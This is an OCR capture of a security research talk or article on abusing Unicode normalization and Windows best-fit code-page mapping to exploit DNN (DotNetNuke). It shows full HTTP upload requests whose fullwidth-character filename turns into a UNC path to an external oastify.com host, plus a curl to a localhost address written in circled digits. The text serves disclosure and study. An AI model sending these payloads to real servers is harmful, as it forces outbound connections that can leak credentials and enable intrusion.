

I don’t accept Greek



But that looks a lot like this...



U+0041
A
Latin Capital Letter A


So I'm just gonna use it instead


That’s not gonna cause any problems


Right...?


...
U+1F928
Face with One Eyebrow Raised

Form	Description	Example
NFD	Canonical Decomposition	
NFC	Canonical Decomposition followed by Canonical Composition	
NFKD	Compatibility Decomposition	
NFKC	Compatibility Decomposition, followed by Canonical Composition	

Unicode Utilities: Internationalized Domain Names (IDN)

Unmarked properties are from Unicode V16.0.0; the beta properties are from Unicode V17.0.0β.
For more information, see Unicode Utilities Beta.

help | character | properties | confusables | unicode-set | compare-sets | regex | bnf-regex | breaks | transform | bidi | bidi-c | idna | languageid


Enter International Domain Names: **For special characters, you can use Picker**


①②⑦.⓪.⓪.①

Results (see Notes)

	Input	IDNA2003	UTS46	IDNA2008
Display	①②⑦.⓪.⓪.①	127.0.0.1	127.0.0.1	?.?.?.?
Punycode	xn--orhcp.xn--mvh.xn--mvh.xn--orh	127.0.0.1	127.0.0.1	?.?.?.?

https://util.unicode.org/UnicodeJsps/idna.jsp


$ curl -v http://①②⑦.⓪.⓪.①/
* Host ①②⑦.⓪.⓪.①:80 was resolved
* IPv6: (none)
* IPv4: 127.0.0.1
*   Trying 127.0.0.1:80...215
*   Trying 23.3.75.217:80...



SEARCHLIGHT. CYBER
PRODUCTS
SOLUTIONS
WHY SEARCHLIGHT CYBER
COMPANY
RESOURCES
BOOK A DEMO
July 8, 2025
Security research
Shubham Shah
ABUSING WINDOWS, .NET QUIRKS, AND UNICODE NORMALIZATION TO EXPLOIT DNN (DOTNETNUKE)

```
POST /Providers/HtmlEditorProviders/DNNConnect.CKE/Browser/FileUploader.ashx?
PortalID=0&storageFolderID=1&overrideFiles=false HTTP/1.1
Host: target
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/135.0.0.0 Safari/537.36
Cache-Control: max-age=0
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryXXXXXXXXXXXX
Content-Length: 198

------WebKitFormBoundaryXXXXXXXXXXXX
Content-Disposition: form-data; name="file";
filename="%EF%BC%BC%EF%BC%BCoqi3o3fv9cpyquhbd6h8bx19a0gs4nsc%EF%BC%8Eoastify%EF%BC%8Ecom%EF%BC%BC%EF%BC
%BCc$%EF%BC%BC%EF%BC%BCan.jpg"
Content-Type: image/jpeg

test
------WebKitFormBoundaryXXXXXXXXXXXX--
```

```
POST /Providers/HtmlEditorProviders/DNNConnect.CKE/Browser/FileUploader.ashx?
PortalID=0&storageFolderID=1&overrideFiles=false HTTP/1.1
Host: target
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/135.0.0.0 Safari/537.36
Cache-Control: max-age=0
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryXXXXXXXXXXXX
Content-Length: 198

------WebKitFormBoundaryXXXXXXXXXXXX
Content-Disposition: form-data; name="file";
filename="%EF%BC%BC%EF%BC%BCoqi3o3fv9cpyquhbd6h8bx19a0gs4nsc%EF%BC%8Ebastify%EF%BC%8Ecom%EF%BC%BC%EF%BC
%BCc$%EF%BC%BC%EF%BC%BCan.jpg"
Content-Type: image/jpeg

test
------WebKitFormBoundaryXXXXXXXXXXXX--
```


U+FF3C
Fullwidth Reverse Solidus
U+FF0E
Fullwidth Full Stop
\ \oqi3o3fv9cpyquhbd6h8bx19a0gs4nsc. oastify. com\ \c\ \$an.jpg

```
\\oqi3o3fv9cpyquhbd6h8bx19a0gs4nsc.oastify.com\\c\\$an.jpg
```



```
// Replace dots in the name with underscores (only one dot can be there... security issue).
            fileName = Regex.Replace(fileName, @"\.(?![^.]*$)", "_", RegexOptions.None);

            // Check for Illegal Chars
            if (Utility.ValidateFileName(fileName))
            {
                fileName = Utility.CleanFileName(fileName);
            }

            // Convert Unicode Chars
            fileName = Utility.ConvertUnicodeChars(fileName);
        }
```


```
input = Encoding.ASCII.GetString(Encoding.GetEncoding(1251).GetBytes(input));
```

```
// Replace dots in the name with underscores (only one dot can be there... security issue).
            fileName = Regex.Replace(fileName, @"\.(?![^.]*$)", "_", RegexOptions.None);

            // Check for Illegal Chars
            if (Utility.ValidateFileName(fileName))
            {
                fileName = Utility.CleanFileName(fileName);
            }

            // Convert Unicode Chars
            fileName = Utility.ConvertUnicodeChars(fileName);
        }
```

```
CODEPAGE 1251                ;Cyrillic - ANSI

CPINFO 1 0x3f 0x003f         ;Single Byte CP, Default Char = Question Mark

MBTABLE 256
```

```
0xff0c  0x2c     ;Fullwidth Comma
0xff0d  0x2d     ;Fullwidth Hyphen-Minus
0xff0e  0x2e     ;Fullwidth Full Stop
0xff0f  0x2f     ;Fullwidth Solidus
0xff10  0x30     ;Fullwidth Digit Zero
```

https://unicode.org/Public/MAPPINGS/VENDORS/MICSFT/WindowsBestFit/bestfit1251.txt




```
0xff0c   0x2c    ;Fullwidth Comma
0xff0d   0x2d    ;Fullwidth Hyphen-Minus
0xff0e   0x2e    ;Fullwidth Full Stop
